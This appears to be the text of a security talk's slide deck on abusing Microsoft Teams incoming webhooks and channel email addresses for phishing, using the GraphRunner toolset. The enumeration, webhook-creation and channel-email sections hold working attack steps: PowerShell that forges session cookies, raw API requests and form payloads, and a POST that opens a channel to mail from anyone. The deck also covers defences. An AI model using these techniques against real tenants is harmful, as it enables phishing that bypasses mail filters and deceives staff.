

Wishing: Webhook Phishing In Teams

Agenda

- GraphRunner
- What are Webhooks
- Enumerating Webhooks
- Creating Webhooks
- Creating Email Channel Address
- Defensive Measures

GraphRunner

- A Post-exploitation Toolset for Interacting with the Microsoft Graph API
- Everything from Outlook to AzureCLI rely on this API
- Developed by Dafthack
- GitHub:
<https://github.com/dafthack/GraphRunner/>




Limitations of the Graph API



- Can refresh to different resources but there are still limitations
- Specifically, the API has access to Microsoft Teams and Office
 - But not all features are accessible directly

Microsoft Connectors

- Team's connectors allow users to integrate external services and tools
 - Directly into their Teams channels and conversations
- Examples include Azure, GitHub, Jira, Trello, RSS feeds, Jenkins



Keep your group current with content and updates from other services.

Search  All Sort by: Popularity 

MANAGE

Configured

My Accounts

CATEGORY

All

Analytics

CRM

Customer Support

Developer Tools

HR





Marketing

News & Social







Project Management

Others

Connectors for your team

-  **Incoming Webhook** 
Send data from a service to your Office 365 group in real time.
-  **Forms** 
Easily create surveys, quizzes, and polls.

All connectors

-  **Azure DevOps** 
Collaborate on and manage software projects online.
-  **RSS** 
Get RSS feeds for your group.
-  **Jira Cloud** 
Gather, organize, and assign issues detected in your software.

Microsoft Connectors

Connectors for "Demo" channel in "General" team



Incoming Webhook

[Send feedback](#)

The Incoming Webhook connector enables external services to notify you about activities that you want to track. To use this connector, you'll need to create certain settings on the other service, which needs to support a webhook that's compatible

Copy the URL below to save it to the clipboard, then select Save. You'll need this URL when you go to the service that you want to send data to your group.

`https://[redacted].webhook.office`



Url is up-to-date.

What are Webhooks



And Why Do We Care?

Webhooks

- HTTP callbacks that are triggered by specific events
- The source makes a POST HTTP request to the URL configured for the webhook
- Useful for automating tasks & integrating different software application

Webhooks – Why Do We Care

- Great for phishing – Teams messages avoid email filters
- Message will appear as though it was sent by a legitimate connector app
 - Less suspicion from the target users
- **Any** user can create or view a webhook in a channel
- Hundreds of connector apps that Microsoft “approves”

Microsoft's Authentication

- There are several methods out there for authenticating webhooks:
 - Basic Authentication
 - API Key in the URL
 - Shared Secret value
 - Cookie-based Authentication
 - mTLS

Microsoft's Authentication

- By default, Microsoft's webhooks come with *NO AUTHENTICATION*
- Meaning any unauthenticated *external* user can send a message
- Microsoft views this as not a security *issue*



Enumerating Webhooks

Hunting Them Down

Getting Started

- Obtain an access_token & refresh_token
- Refresh to spaces.skype.com
- Then Query the connectors configuration API

```
by Beau Bullock (@dafthack)
Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\Users\Admin\Desktop\GraphRunner-main> Get-GraphTokens
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code B
authorization_pending
Decoded JWT payload:

aud           : https://graph.microsoft.com
iss           : https://sts.windows.net/[REDACTED]/
iat           : 1702415166
nbf           : 1702415166
exp           : 1702423455
acct          : 0
acr           : 1
aio           : ATQAY/8VAAAA+h33fpYalWQkkCiaLzbCGibHna/j9wvnpjJZEsyzvXLKGhLL8uqe6VRVBg49pvFi
amr           : {pwd}
app_displayname : Microsoft Office
appid         : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr      : 0
family_name   : priv
given_name    : low
idtyp         : user
```

Connectors Management – Getting the Right Access

- Can't use our access and refresh token
- Microsoft provides an API to access this interface using tokens:
 - <https://outlook.office.com/connectors/Manage/AuthorizeUsingToken?client=SkypeSpaces>
- We can get ton of new tokens needed to access Teams:
 - BearerTokenFromWorkload
 - SkypeSaceTokens
 - __RequestionVerificationToken_L2Nvbm51Y3RvCnM1
 - .AspNet.ApplicationCookie
 - X-XSRF-Token

BearerTokenFrom Workload & SkypeSpaceToken Tokens

```
"name": "low priv",
"oid": "[REDACTED]",
"puid": "100320031A5B4D52",
"rh":
"0.AVAAZ6xRAcSNL0K3CwV6oYYd0twIr0jS919DsqcGmr2ZwIa2A0Y.
",
"scp": "Connectors.AdaptiveCards.Actions
user_impersonation",
"sub": "XdG9qMZn9H9SSvu6z_q4ef2JGmsKPIQQdibI4YtihRg",
"tid": "[REDACTED]",
"unique_name":
"lowpriv@[REDACTED].onmicrosoft.com",
"upn": "lowpriv@[REDACTED].onmicrosoft.com",
```

```
"name": "low priv",
"oid": "[REDACTED]",
"puid": "100320031A5B4D52",
"rh":
"0.AVAAZ6xRAcSNL0K3CwV6oYYd01f9FcxsLBdBqIyDsdVrS762A0Y.
",
"scp": "Apps.ReadWrite Authorization.ReadWrite
Region.ReadWrite",
"sid": "110f8b57-f4e8-4cfa-90f5-a72899ff07a6",
"sub": "21WiETpMed3Yg-YR2-x0mwkiW4fBzrUoEgFvL4YYxjY",
"tenant_etry": "CA",
"tid": "[REDACTED]",
"unique_name":
"lowpriv@[REDACTED].onmicrosoft.com",
"upn": "lowpriv@[REDACTED].onmicrosoft.com",
```

Connector's Management Console Next Steps

- Gives us the connector configuration information
 - Specifically, the `ConnectorConfigurationID`
- This value allow us to request the address of the webhook
- However, when we send a request, with our tokens we receive an `Error message`

Decoded SkypeToken

- This SkypeToken is quite different than the original one SkypeSpaceToken created previously.
- Decoding the JWT value shows that this token is very different from the ones we received previously.
- We need to do some cookie editing...

```
"exp": 1702426806,  
"skypeid": "orgid: [REDACTED]  
[REDACTED]",  
"scp": 780,  
"csi": "1702418195",  
"tid": "[REDACTED]",  
"rgn": "ca",  
"aad_uti": "JUxpFVzkjEaipNc4C3oJAA",  
"aad_iat": 1702418195,  
"aad_appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c"  
}
```

The Code

```
### This is where we get a SkypeSpaceToken that allows us to query the configuration API
$headers3 = @{
    "Authorization" = "Bearer $token3"
    "User-Agent"    = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36"
    "Origin"        = "https://teams.microsoft.com"
}

$response6 = Invoke-WebRequest -Uri "https://teams.microsoft.com/api/authsvc/v1.0/authz" -Method POST -headers $headers3
$jsonResponse = $response6.Content | ConvertFrom-Json
$skypeToken = $jsonResponse.Tokens.skypeToken

### Create a temp copy of the websessions then replace the SkypeSpaceToken for the ConfigurationManager API
$tempSessions = $WebSession

$cookieName = "SkypeSpacesToken"
$newValue = "$skypeToken"
$SuperAwesomeSession = New-Object System.Net.CookieContainer
foreach ($cookie in $webSession.Cookies.GetCookies($url)) {
    if ($cookie.Name -ne "SkypeSpacesToken") {
        $SuperAwesomeSession.Add($cookie)
    }
}

$webSession.Cookies = $SuperAwesomeSession
$Cookie1 = New-Object System.Net.Cookie
$Cookie1.Name = "SkypeSpacesToken"
$Cookie1.Value = "$skypeToken"
$Cookie1.Domain = "outlook.office.com"
$tempSessions.Cookies.Add($Cookie1)
```

Things that should not work

- Creating our own set of tokens by manipulating existing values should not allow us access



Yet It Does...

```
"ConnectorType":null,
"ShowErrorIcon":false,
"ConfiguredConnectors":[
  {
    "ProviderGuid":"203a1e2c-26cc-47ca-83ae-be98f960b6b2",
    "MailboxName":null,
    "OwnerEmail":"lowpriv@[REDACTED].onmicrosoft.com",
    "Description":"lowpriv_webhook",
    "ConnectorConfigurationId":
    "AAMkAGY2OGRmZWU3LTJhNDMtNDEwMy04ZjFlLWJkYjYONTB1Yjk5MQBGAAAAACYp6vISXvtSq",
    "AddedByDescription":"Added by:low priv",
    "CorrectiveAction":0,
    "IsUpdateAllowedForUser":true
  },
  {
    "ProviderGuid":"203a1e2c-26cc-47ca-83ae-be98f960b6b2",
    "MailboxName":null,
    "OwnerEmail":"highpriv@[REDACTED].onmicrosoft.com",
    "Description":"Webhook",
    "ConnectorConfigurationId":
    "AAMkAGY2OGRmZWU3LTJhNDMtNDEwMy04ZjFlLWJkYjYONTB1Yjk5MQBGAAAAACYp6vISXvtSq",
    "AddedByDescription":"Added by:high priv",
    "CorrectiveAction":0,
    "IsUpdateAllowedForUser":true
  }
]
```

Getting the Goods

- Once we have the **ConnectConfigurationID** – We can send a request and get the URL of of the Connector (aka a webhook)

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a GET request to a Microsoft Teams connector endpoint. The 'Response' tab shows an HTML snippet with a red box highlighting a URL for a webhook.

```
Request
Pretty Raw Hex
1 GET /connectors/IncomingWebhook/Manage/Show?MailboxAddress=[REDACTED]
  &client=SkypeSpaces&SSThread=19:_2f5C8nrY4qxDAkrQimUO-wTnPjmoKyceNnvWCO6X3I1@thread.tacv2&HostName=teams.microsoft.com&culture=en-us&
  ssApiHost=ca.ng.msg.teams.microsoft.com&iFrame=true&profileuniqueName=
  AAMkAGY2OGPmZWU3LTJhNDMtcNDEwMyD4ZjFlLWJkYjYONTB1Yjk5MQBGAAAAACYP6vISXvtSqeBPAdccB RBwCwVNH45am8TqcR1DzkfD7OAAAAACSKAAA= HTTP/2
2 Host: outlook.office.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
4 Cookie: DefaultAnchorMailbox=lowpriv[REDACTED].com; BearerTokenFromWorkload=

Response
Pretty Raw Render
286 <span id="useWebAddressBelowLabel" class="semilight_normal_primary_text block">
  Copy the URL below to save it to the clipboard, then select Save. You&#39;ll need this
  URL when you go to the service that you want to send data to your group.
  </span>
287 <br />
288 <input aria-labelledby="useWebAddressBelowLabel" aria-readonly="true" class="
  style="display: inline-block" tabindex="0" type="text" value="
  https://[REDACTED].webhook.office.com/webhookb2/76ee0313-4ab0-4c32-a70d-a698c0a078b2
  @[REDACTED]/IncomingWebhook/93a7f30e0f114e209153546c6c118240/[REDACTED]
  "/>
289 <button title="Copy to Clipboard" class="form-group copy_button" type="button" onclick="
  CopyToClipboard('webhookUrl',
  'https://[REDACTED].webhook.office.com/webhookb2/76ee0313-4ab0-4c32-a70d-a698c0a078b2
  @[REDACTED]/IncomingWebhook/93a7f30e0f114e209153546c6c118240/[REDACTED]
  ', 'Copy to Clipboard: Ctrl+C, Enter', 'Copied to
  Clipboard')">
```


Creating Webhooks

Creating Webhooks

- Follows the same process for enumerating
- With one extra step – A POST request that contains a Webkit form submission
 - Webkit contains:
 - The type of webhook
 - Name
 - Channel
 - Request Value
 - Etc.

```
-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="__RequestVerificationToken"

012Sc90nUPBA2M2IIIViLhPQGDDr7v1pn-DbDxe2GShIAAQAAeVZ5SY-La9I4XieNasMxwOu6Xms8NOGarJn7B4EH43JuRX7IAWTZUU
xC5rc-mPQLaSpBTEDWfV1QfyfiSTPgmb26C3iMtoz1KP7HdQX6ICoSqJoMQc1LbW0nqBOhaXylcoFkJQaYcRrRRN6JNkcJbaQppJg8
lpetxSst5SQ_6GPEXsZcp9G91xRN5063_-GidJRxR8nyuvybkuXw8uDet_eG2s84VVbkVg8HQjOSs2pDwkoIsDUCdOoXs9gZzsGPJH
ja8kVVcFhc8_ZIOPiQ4nweNs2RXa9vc7Q8HJT9posysZUWmcY5A27FJbG9oJtZwfbKRpQzN1fgzEZw1EHGmWAAAAArDtV2mvprnhkt
HK9hXK8sectjIaTrpIX2QuEswL2OZfbJeje3HR6Mf_wtbWtidP84cAXRgXuXc4G9M3d4Y_4slnSuGGwZweeEGYMLzFtGaZtGe4BAmSk
aZj_D4xB-o2JE1
-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="ConnectorConfigurationId"

-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="AlternateId"


bd1fb3fd06da474b92e7bd9a17a00709
-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="ForwardToEmail"
```

The Catch

- When passing the Webkit request to the API with our current values we get an error...
- Why?????????
- Because the request TeamsID must be the ID of the "General" channel of that Teams not the actual channel you want to put the hook in
- The desired channel ID goes in the Webkit form.

Example GraphRunner - Create-Webhook

```
Team Name: General
Channel Name: Demo
Token value: 012Sc90nUPBA2M2IIViLhPQGDDr7v1pn-DbDxe2GShIAAQAAeVZ5SY-La9I4XieNasMxwOu6Xms8N0GarJn7B4EH43JuRX7IAWTZUUXC5rc-mPQLaSpBTEDWfV1QfyfiS
TPgmb26C3iMtozlKP7HdQX6ICoSqJoMQc1Lbw0nqB0haXy1coFkJQaYcRrRRN6JNkcJbaQppJg81petxSst5SQ_6GPEXsZcp9G91xRN5063_-GidJRxR8nyuybkuxw8uDct_eG2s84Vvb
kVg8HQjOSs2pDwkoIsDUCd0oXs9gZzsGPJhja8kVVcFhc8_ZI0PiQ4nweNs2RXa9vc7Q8HJT9posysZUWmcY5AZ7FJbG9oJtZwfbKRpQzN1fgzEZw1EHGmWAAAAArDtV2mvprnhktHK9hX
K8ectjIaTrpIX2QuEswL2OZFbJeje3HR6Mf_wtbWtidP84cAXRgXuXc4G9M3d4Y_4s1nSuGGwZweeEGYMLzFtGaZtGe4BAmSkaZj_D4xB-o2JE1
AltID value: bd1fb3fd06da474b92e7bd9a17a00709
Token value: [REDACTED]@0151ac67-8dc4-422f-b70b-057aa1861dd2
Webhook Creation Successful
Webhook Name: Evil-Hook
Webhook Address: https://[REDACTED].webhook.office.com/webhookb2/[REDACTED]@0151ac67-8dc4-422f-b70b-057aa1861d
d2/IncomingWebhook/fc23dccbb72e459ca91cc598e33efb01/
```



The screenshot shows a Slack message notification. At the top left is the Slack logo, followed by the text "Evil-Hook 11:13 AM" and a blue "New" badge. The main content of the message is a white box with rounded corners containing the text: "low priv has set up a connection to Incoming Webhook so group members will be notified for this configuration with name **Evil-Hook**". At the bottom left of the message is a "Reply" button with a small profile icon labeled "LP".

Testing in the Wild

- Microsoft claims that this is not meet requirement's to be a security issue
- They're response is that you need access to perform these actions
- We observed this feature enabled in:
 - All tenants have 100s of connectors by default
 - Disabling/delete the user who created them doesn't remove the webhook
 - Numerous clients susceptible

Interesting

- Creating webhooks this way
 - Avoids the need to install the connector (from the GUI perspective)
- Typically, you need to first install the connector before deploying a webhook

Interesting

Connectors for "General" channel in "Test" team

Keep your group current with content and updates from other services.

Search All Sort by: Popularity

MANAGE

Configured

My Accounts

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Incoming Webhook **Configure**
Send data from a service to your Office 365 group in real time.

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Easily create surveys, quizzes, and polls.

All connectors

Azure DevOps **Add**
Collaborate on and manage software projects online.

RSS **Add**
Get RSS feeds for your group.

Jira Cloud **Add**
Gather, organize, and assign issues detected in your software.

Viva Engage **Updated** **Add**

Notice its not added

<https://t.me/learningnets>

Channels

And The Things That Should Never Be A Feature

Channels Can Have Email Addresses

The screenshot displays the Microsoft Teams interface. On the left, a sidebar shows 'Your teams' with a team named 'General'. A context menu is open for the 'Demo' channel, with the 'Get email address' option highlighted by a red box. A red arrow points from this menu item to the 'Get email address' dialog box on the right. The dialog box has a title 'Get email address' and a text input field containing the email address 'Demo - General <161d58ed. [redacted] onmicrosoft.com@ca.teams.ms>'. Below the input field is a trash icon and the text 'Remove email address'. Underneath is a section titled 'Advanced settings' with three radio button options: 'Anyone can send emails to this address', 'Only members of this team' (which is selected), and 'Only email sent from these domains:'. A text input field below this section contains the placeholder text 'e.g. microsoft.com, gmail.com'. At the bottom right of the dialog are 'Close' and 'Save' buttons.

Channel Addresses

- Channel addresses are randomly generated, allowing emails to be received if they came from:
 - Internal domains
 - Specific domains
 - Anyone
- Anyone – This means external users can send messages to this address with no issues

Channel Addresses – Microsoft's Response

- Microsoft claims that this feature needs to be enabled by IT.
- However, we observed this feature enabled in:
 - 1 dev tenant
 - 1 private tenants used for research
 - 1 freshly created tenant
 - 3 client tenants
- Only requires a GET, POST and PUT (you don't see PUT requests that often)
- Not available for any Office 365 Government Plans

GET Request

- Checks if the channel has an email address set. If there is no email address, it will respond with a status code "NotFound"

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/api/mt/amer/beta/channels/19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2/email	HTTP/1.1	1	HTTP/1.1	404	Not Found
2	Host:	teams.microsoft.com		2	Cache-Control:	no-cache, no-store	
3	Authorization:	Bearer		3	Content-Length:	24	
				4	Content-Type:	application/json;	
				5	Vary:	Origin	
				6	Access-Control-Allow-Credentials:	true	
				7	Access-Control-Allow-Origin:	https://teams.microsoft.com	
				8	Access-Control-Expose-Headers:	X-ServerRequestId	
				9	X-ServerRequestId:	1C14435E7ED9...	
				10	X-MachineName:	mtsvc000009	
				11	Strict-Transport-Security:	max-age=31536000	
				12	X-Cache:	CONFIG_NOCACHE	
				13	X-MSEdge-Ref:	Ref A: 1C14435E7E...	
				14	Date:	Thu, 04 Jan 2024 18:13:19	
				15			
				16	{		
					"errorCode":	"NotFound"	
					}		

POST Request

- Allows us to change the current values of "allowedSenderType" if an email address already exists


The image shows a network request and response in a browser's developer tools. The request is a POST to `/api/mt/amer/beta/channels/19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2/email` with a `Bearer` token. The response is a 200 OK with a JSON body. A red box highlights the `allowedSenderType` field in the request body, which is set to `"anyone"`. Another red box highlights the `allowedSenders` field in the response body, which is set to `{ "allowedSenderType": "anyone" }`.

```
Request
Pretty Raw Hex
1 POST /api/mt/amer/beta/channels/19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2/email HTTP/1.1
2 Host: teams.microsoft.com
3 Authorization: Bearer
4 {
5   "allowedSenderType": "anyone",
6   "allowedDomains": null
7 }
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2601
2602
2603
2604
```


Sending Channel Emails

Sending A Message

- Set up a tenant – Create an Office365 [tenant](#)
- To find domains – We can use tools like Rvrsh3ll's [FindIngresEmail](#)
- Using Azure's console and [Send-Mail](#)



Defensive Perspective

Defensive Perspective - Webhooks

- While Microsoft hasn't publicly acknowledged these issues
- To protect your organization:
- **Webhooks:**
 - Disable connectors apps
- **Channel Email Address:**
 - Enforce via policy a list of okay domains to receive emails from
 - These domains should be controlled by the organization

Defensive Perspective – Channel Email Address

- Microsoft does provide away to disable this.. from the GUI

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-ChannelEmail -Tokens $tokens -Channel Notifications -Team Dev
Team Name: Dev
Channel Name: Notifications
Checking Channel for Email Address
No Channel for Email Address Set
Creating one...
Current Channel Settings
Channel Email: 357c1bdd.██████████.onmicrosoft.com@ca.teams.ms
Channel Permissions: anyone
PS C:\Users\Admin\Desktop\GraphRunner-main>
```

Continuing the Research

or “Making it Developers Cry”

How to Get Started

- This is just the start
 - Teams is a staple in any organization
 - Having huge insecurities like this can lead to easy wins for attackers
- My intent by diving into this:
 - Shed some light on some systemic issues
 - Begin an open discussion on how to secure it
 - Provide a roadmap for others to continue this

Methodology

- All you need:
 - A Windows VM
 - A web traffic interceptor (Burp, Zap etc.)
 - An Office365 Tenant with Teams
- Intercept your browser/app and watch the traffic
 - Look at the requests and responses
 - Manipulate them
 - Rinse and repeat

Thank You

Tool: <https://github.com/dafthack/GraphRunner>

Article: <https://www.blackhillsinfosec.com/wishing-webhook-phishing-in-teams/>